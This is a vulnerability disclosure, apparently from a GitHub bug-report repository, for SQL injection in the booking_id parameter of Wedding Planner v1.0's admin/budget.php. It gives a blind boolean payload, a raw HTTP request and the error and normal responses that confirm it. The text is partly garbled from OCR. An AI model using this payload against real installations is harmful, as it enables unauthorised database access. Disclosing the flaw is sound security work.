ptanly / bug_report Public

Code Issues Pull requests Actions Projects Security Insights

main

bug_report / vendors / pushpam02 / wedding-planner / SQLi-1.md

ptanly Create SQLi-1.md History

1 contributor

32 lines (22 sloc) | 1.21 KB

Wedding Planner v1.0 by pushpam02 has SQL injection

BUG_Author: Ptanly

vendor: https://www.sourcecodester.com/php/15375/wedding-planner-project-php-free-download.html

Vulnerability File: /Wedding-Management-PHP/admin/budget.php?booking_id=

Vulnerability url: http://ip/Wedding-Management-PHP/admin/budget.php?booking_id=


[+] Payload: /Wedding-Management-PHP/admin/budget.php?booking_id=31%20and%20length(database())%20=9&user_id=31 // Leak place ---> booking_id

dbname = dbwedding,length is 9

```
GET /Wedding-Management-PHP/admin/budget.php?booking_id=31%20and%20length(database()
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
```

```
DNT: 1
Cookie: PHPSESSID=ncd6h7doujvbbft46r0m7mbr6s
Connection: close
```

When length (database ()) = 8




```
http://192.168.1.19/Wedding-Management-PHP/admin/budget.php?booking_id=31 and length(database()) =8&user_id=31
```

arning: Attempt to read property "wedding_type" on bool in **C:\xampp\htdocs\Wedding-Management-PHP\admin\budget.php** on line **11**

tal error: Uncaught TypeError: mysqli_fetch_array(): Argument #1 ($result) must be of type mysqli_result, bool given in C:\xampp\htdocs\Wedding-Management-PHP\ ıclude\db_object.php:62 Stack trace: #0 C:\xampp\htdocs\Wedding-Management-PHP\admin\include\db_object.php(62): mysqli_fetch_array(false) #1 C:\xampp\htdoc ɜnagement-PHP\admin\include\db_object.php(19): DB_Object::find_by_query('SELECT * FROM t...') #2 C:\xampp\htdocs\Wedding-Management-PHP\admin\budget.pł ҙ_Object::find_by_id(NULL) #3 {main} thrown in **C:\xampp\htdocs\Wedding-Management-PHP\admin\include\db_object.php** on line **62**

When length (database ()) = 9



```
http://192.168.1.19/Wedding-Management-PHP/admin/budget.php?booking_id=31 and length(database()) =9&user_id=31
```

Budget Grand Totals For All Events

Package	Budgeted Amount	Actual Amount	Amount Paid To Date	Balance
No Package Selected	$ 39,500.00	$ 0.00	$ 0.00	$ 39,500

Showing 1 to 1 of 1 entries